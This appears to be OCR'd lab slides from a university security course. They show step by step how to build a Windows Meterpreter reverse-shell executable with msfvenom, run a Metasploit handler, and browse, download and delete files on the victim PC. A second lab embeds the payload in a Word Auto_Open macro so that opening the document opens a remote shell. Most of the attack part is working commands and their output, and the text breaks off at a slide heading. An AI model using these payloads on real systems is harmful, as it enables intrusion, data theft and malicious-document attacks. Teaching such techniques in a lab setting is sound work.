


msf (metasploit)

Easy and efficient environment
to users can perform security test


[Lab]Backdoor

Outline



[Lab]Backdoor

Before we start..



[Lab]Backdoor

Before we start..

```
무선 LAN 어댑터 Wi-Fi:

   연결별 DNS 접미사. . . . : swu.ac.kr
   링크-로컬 IPv6 주소 . . . . : fe80::1023:2e0e:249b:8f89%15
   IPv4 주소 . . . . . . . . . : 172.16.10.141
   서브넷 마스크 . . . . . . . : 255.255.248.0
   기본 게이트웨이 . . . . . . : 172.16.15.254
```

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.133  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::20c:29ff:fe8a:867e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8a:86:7e  txqueuelen 1000  (Ethernet)
        RX packets 1116  bytes 1425580 (1.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 336  bytes 32299 (31.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Know your IP address!
(Linux , Window)

-Window : ipconfig
-Linux : ifconfig

#1 Backdoor

#2 Shell in MS office

[Lab]Backdoor



[Lab]Backdoor

① Make Reverse-Shell Client

Hacker Linux IP:192.168.11.133
Hacker PORT: 8001


```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=210.110.64.131 LPORT=8001 -f exe -o evil.exe -a x86 --
platform windows
```

-p: Kind of malware
LHOST, LPORT: Haker's IP / Port number
-f: Type of malware
-o: name of malware
-a, --platform: environment of malware (cpu / OS)

```
root@nayoun:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.11.133
LPORT=8001 -f exe -o evil.exe -a x86 --platform windows
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: evil.exe
```


[Lab]Backdoor

① Make Reverse-Shell Client




It will be saved in Current Directory.

② Evil.exe ⇨ Victim PC



Hacker

Victim



[Lab]Backdoor

③ Run Reverse-Shell Server



```
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.11.141
set LPORT 8001
run
```

Rs-server.rc

```
msfconsole -r rs-server.rc
```

```
[*] Processing rs-server.rc for ERB directives.
resource (rs-server.rc)> use multi/handler
resource (rs-server.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (rs-server.rc)> set LHOST 192.168.11.140
LHOST => 192.168.11.140
resource (rs-server.rc)> set LPORT 8001
LPORT => 8001
resource (rs-server.rc)> run
[*] Started reverse TCP handler on 192.168.11.140:8001
```

④ Run Reverse-Shell Client




```
resource (rs-server.rc)> run
[*] Started reverse TCP handler on 192.168.11.140:8001
[*] Sending stage (179779 bytes) to 192.168.11.1
[*] Meterpreter session 1 opened (192.168.11.140:8001 -> 192.168.11.1:
2018-11-24 23:44:14 -0500

meterpreter >
```

[Lab]Backdoor

④ Local Intrusion

meterpreter > ls

```
meterpreter > ls
Listing: C:\Users\CESPLUS\Desktop\
=================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  73802   fil   2018-11-24 14:14:36 -0500  evil.exe
100666/rw-rw-rw-  8       fil   2018-11-24 23:46:34 -0500  hi.txt
100666/rw-rw-rw-  525126  fil   2018-11-09 12:49:31 -0500  nb16_p04.zip
```


meterpreter > sysinfo

```
meterpreter > sysinfo
Computer        : DESKTOP-GL3KBPQ
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : ko_KR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

meterpreter > cat hi.txt

meterpreter > download hi.txt

```
meterpreter > cat hi.txt
hihihihimeterpreter > download hi.txt
[*] Downloading: hi.txt -> hi.txt
[*] Downloaded 8.00 B of 8.00 B (100.0%): hi.txt -> hi.txt
[*] download    : hi.txt -> hi.txt
```



meterpreter > rm hi.txt

```
meterpreter > rm hi.txt
meterpreter > ls
Listing: C:\Users\CESPLUS\Desktop\
=================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  73802   fil   2018-11-24 14:14:36 -0500  evil.exe
100666/rw-rw-rw-  525126  fil   2018-11-09 12:49:31 -0500  nb16_p04.zip
```

#1 Backdoor


#2 Shell in MS office

1) v2007:  ⇨ Word 옵션(I) ⇨ 보안 센터 ⇨ 보안 센터 설정(T)...

v2010: 파일 ⇨ 옵션 ⇨ 보안 센터 ⇨ 보안 센터 설정(T)...


2)

매크로 설정




File -> Option -> security Center
-> Security Center setting
=>Macro – Include All Macros

[Lab]Shell in MS Office



[Lab]Shell in MS Office

① .exe -> .vbs




```
ruby /usr/share/metasploit-framework/tools/exploit/exe2vba.rb
evil.exe evil.vbs
```

```
root@nayoun:~/Documents/macro# ruby /usr/share/metasploit-framework/tools/exploi
t/exe2vba.rb evil.exe evil.vbs
[*] Converted 73802 bytes of EXE into a VBA script
```

② evil.vbs

Paste the content in txt Editor

Macro

```
Sub Auto_Open()
        Ipocw12
End Sub
Sub Ipocw12()
        Dim Ipocw7 As Integer
        Dim Ipocw1 As String
        Dim Ipocw2 As String
```

Data


```
Hyeklxpkjv
&H4D&H5A&H90&H00&H03&H00&H00&H00&H
0&H00&H00&H00&H00&H00&H00&H00&H00&
00&HE8&H00&H00&H00&H0E&H1F&HBA&H0
H6D&H20&H63&H61&H6E&H6E&H6F&H74&H
&H0A&H24&H00&H00&H00&H00&H00&H00&
3&H59&H9E&H85&H54&H45&H90&H85&HDE
9F&H85&H1E&H59&H9E&H85&H54&H51&HC
```

Run Shell code when .doc opened!

Remote Shell open


[Lab]Shell in 